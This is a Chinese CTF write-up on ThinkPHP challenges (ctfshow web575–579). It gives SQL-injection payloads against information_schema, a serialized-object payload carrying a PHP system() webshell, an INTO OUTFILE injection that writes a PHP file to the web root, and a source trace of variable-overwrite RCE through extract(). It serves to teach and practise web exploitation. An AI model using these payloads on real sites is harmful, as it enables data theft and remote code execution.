thinkphp 专项训练

hello id,flag4s,没有源码，如何获取黑客的蛛丝马迹?




> id=0) union select 1,group_concat(column_name),3,4 from information_schema.columns where (table_name='flags'

thinkphp 专项训练

hello ctfshow{9001ac48-b8bd-4f31-b447-88e723effb0b},

蛛丝马迹?



> id=0) union select 1,group_concat(flag4s),3,4 from (flags

web575 POP链


给了代码

```php
$user= unserialize(base64_decode(cookie('user')));
if(!$user || $user->id!==$id){
    $user = M('Users');
    $user->find(intval($id));
    cookie('user',base64_encode(serialize($user-
>data())));
}
$this->show($user->username);
}
```

非预期：

上面提到的模板渲染的RCE

试试数组不行



试了题目代码里面的模型Users也不行。。。

网上的可以，直接利用控制器类，IndexController

```php
<?php
namespace Home\Controller{
    class IndexController{
        public $id = "1";
        public $username = "<?php system('cat /f*');?>";
    }
}
namespace {

    use Home\Controller\IndexController;

    echo base64_encode(serialize(new IndexController()));
}
```

预期解： ~~先放着。。。

web576 注释注入

注释注入

`$user = M('Users')->comment($id)->find(intval($id));`

```php
public function comment($comment)  $comment: "1"
{
    $this->options['comment'] = $comment;  $comment
    return $this;
}
```

给`$options`加上comment，继续跟进，类似where，跟到parseComment

```php
protected function parseComment($comment)  $comment: "1"
{
    return !empty($comment) ? ' /* ' . $comment . ' */' : '';  $comment: "1"
}
```

给$comment左右两边加上/*、*/，最终sql

```
$sql = "SELECT * FROM `user` WHERE `id` = 1 LIMIT 1  /* 1 */"
```

尝试联合注入 `?id=-1*/ union select 1,2,3,4/*`

```
select * from user where `id`=1 LIMIT 1
union
select 1,2,3,4,5,6
```

信息 概况 状态

[SQL]select * from user where `id`=1 LIMIT 1
union
select 1,2,3,4,5,6

[Err] 1221 - Incorrect usage of UNION and LIMIT

加了括号就不报错了，但是前面的语句无法加括号

```
(select * from user where `id`=1 LIMIT 1)
union
(select 1,2,3,4,5,6)
```

信息 结果1 概况 状态

id	username	password	gender	email	price
1	蜡笔小新	123	男	xiaoxin@163.com	30
1	2	3	4	5	6

1221:Incorrect usage of UNION and LIMIT [SQL语句] : SELECT * FROM `user` WHERE `id` = -1 LIMIT 1 /* -1*/ union select 1,2,3,4/* */

```
SELECT ... INTO OUTFILE 'file_name'
        [CHARACTER SET charset_name]
        [export_options]

export_options:
    [{FIELDS | COLUMNS}
        [TERMINATED BY 'string']//分隔符
        [[OPTIONALLY] ENCLOSED BY 'char']
        [ESCAPED BY 'char']
    ]
    [LINES
        [STARTING BY 'string']
        [TERMINATED BY 'string']
    ]
```


> “OPTION”参数为可选参数选项，其可能的取值有：
>
> `FIELDS TERMINATED BY '字符串'`：设置字符串为字段之间的分隔符，可以为单个或多个字符。默认值是“\t”。
>
> `FIELDS ENCLOSED BY '字符'`：设置字符来括住字段的值，只能为单个字符。默认情况下不使用任何符号。
>
> `FIELDS OPTIONALLY ENCLOSED BY '字符'`：设置字符来括住CHAR、VARCHAR和TEXT等字符型字段。默认情况下不使用任何符号。
>
> `FIELDS ESCAPED BY '字符'`：设置转义字符，只能为单个字符。默认值为“\”。
>
> `LINES STARTING BY '字符串'`：设置每行数据开头的字符，可以为单个或多个字符。默认情况下不使用任何字符。
>
> `LINES TERMINATED BY '字符串'`：设置每行数据结尾的字符，可以为单个或多个字符。默认值是“\n”。

> 写  :
> ?id=1*/ into outfile "/var/www/html/3.php" LINES STARTING BY "/*

web577 SQL注入


```
$map=array(
    'id'=>$_GET['id']
);
$user = M('Users')->where($map)->find();
```

hello ctfshow_users,flags



> ?id[0]=exp&id[1]==-1 union select 1,group_concat(table_name),3,4 from information_schema.tables where table_schema=database()

hello id,flag4s



> ?id[0]=exp&id[1]==-1 union select 1,group_concat(column_name),3,4 from information_schema.columns where table_name='flags'

web578 覆盖变量导致rce

```php
public function index($name='',$from='ctfshow'){
    $this->assign($name,$from);
    $this->display('index');
}
```

```php
public function cover($name = '', $from = 'ctfshow')  $from: "ctfshow"  $name: "picnic"
{
    $this->assign($name, $from);  $this: {view => Think\View, config => [0]}[2]
    $this->display('index');
}
```

```php
public function assign($name, $value = '')  $name: "picnic"  $value: "ctfshow"
{
    if (is_array($name)) {  $name: "picnic"
        $this->tVar = array_merge($this->tVar, $name);  $this: {tVar => [0], theme => ""}[2]
    } else {
        $this->tVar[$name] = $value;
    }
}
```

$this->assign　等价　$this->tVar[$name] = $form

跟进display、跟进fetch

```
public function fetch($templateFile = '', $content = '', $prefix = '')  $content: ""   $prefix: ""   $templateFile: "index"
{
    if (empty($content)) {  $content: ""
        $templateFile = $this->parseTemplate($templateFile);  $this: {tVar => [1], theme => ""}[2]
        // 模板文件不存在直接返回
        if (!is_file($templateFile)) {
            E(L('_TEMPLATE_NOT_EXIST_') . ':' . $templateFile);
        }

    } else {
        defined( constant_name: 'THEME_PATH') or define('THEME_PATH', $this->getThemePath());
    }
```

这边$content为空，且$this->parseTemplate($templateFile)后，模板文件不存在直接返回

若能跳到后面的代码，便可触发rce

```
if ('php' == strtolower(C('TMPL_ENGINE_TYPE'))) {
    // 使用PHP原生模板
    $_content = $content;
    // 模板阵列变量分解成为独立变量
    extract( &array: $this->tVar,  flags: EXTR_OVERWRITE);
    // 直接载入PHP模板
    empty($_content) ? include $templateFile : eval('?>' . $_content);
```

$_content=$content，因此想办法覆盖掉$content变量

由于本地的TMPL_ENGINE_TYPE默认为`think`，这里改一下

```
if ('php' == 'php') {
    // 使用PHP原生模板
    $_content = $content;  $_content: "<?php system("calc")?>"  $content: ""
    // 模板阵列变量分解成为独立变量
    extract( &array: $this->tVar,  flags: EXTR_OVERWRITE);  $this: {tVar => [1], theme => ""}[2]  tVar: [1]
    // 直接载入PHP模板
    empty($_content) ? include $templateFile : eval('?>' . $_content);  $templateFile: "index"
```

发现经过extract后$_content被赋值

extract()实现变量覆盖extract() 函数从数组中将变量导入到当前的符号表。

该函数使用数组键名作为变量名，使用数组键值作为变量值

```php
<?php
    $a = "Original";
$my_array = array("a" => "Cat","b" => "Dog", "c" =>
"Horse");
    extract($my_array);
    echo "\$a = $a; \$b = $b; \$c = $c";
?>
// $a = Cat; $b = Dog; $c = Horse
```

若TMPL_ENGINE_TYPE是`think`，继续跟进

```php
} else {
    // 视图解析标签
    $params = array('var' => $this->tVar, 'file' => $templateFile, 'content'
    Hook::listen( tag: 'view_parse', &: $params);
}
```

```php
public static function listen($tag, &$params = null)  $params: {var => [1], fi
{
    if (isset(self::$tags[$tag])) {
        if (APP_DEBUG) {
            G($tag . 'Start');
            trace('[ ' . $tag . ' ] --START--', '', 'INFO');
        }
        foreach (self::$tags[$tag] as $name) {  $name: "Behavior\ParseTemplate
            APP_DEBUG && G($name . '_start');
            $result = self::exec($name, $tag, &: $params);  $name: "Behavior\P
```

```php
public static function exec($name, $tag, &$params = null)
{
    if ('Behavior' == substr($name, offset: -8)) {
        // 行为扩展必须用run入口方法
        $tag = 'run';
    }
    $addon = new $name();  $addon: Behavior\ParseTemplateB
    return $addon->$tag($params);  $params: {var => [1], f
}
```

```php
public function run(&$_data)  $_data: {var => [1], file => "index", content => "", p
{
    $engine          = strtolower(C('TMPL_ENGINE_TYPE'));  $engine: "think"
    $_content        = empty($_data['content']) ? $_data['file'] : $_data['content'];
    $_data['prefix'] = !empty($_data['prefix']) ? $_data['prefix'] : C('TMPL_CACHE_PR
    if ('think' == $engine) {  $engine: "think"
        // 采用Think模板引擎
        if ((!empty($_data['content']) && $this->checkContentCache($_data['content'],
            || $this->checkCache($_data['file'], $_data['prefix'])) {  $this: Behavi
            // 缓存有效
            //载入模版缓存文件
            Storage::load(C('CACHE_PATH') . $_data['prefix'] . md5($_content) . C('TM
        } else {
            $tpl = Think::instance( class: 'Think\\Template');
            // 编译并加载模板文件
            $tpl->fetch($_content, $_data['var'], $_data['prefix']);
```

```php
public function load($_filename, $vars = null)  $_filename:
{
    if (!is_null($vars)) {  $vars: {_content => "<?php phpin
        extract( &array: $vars,  flags: EXTR_OVERWRITE);
    }
    include $_filename;
}
```

同理，这边需要覆盖$_filename这个变量

web579 未开启强制路由RCE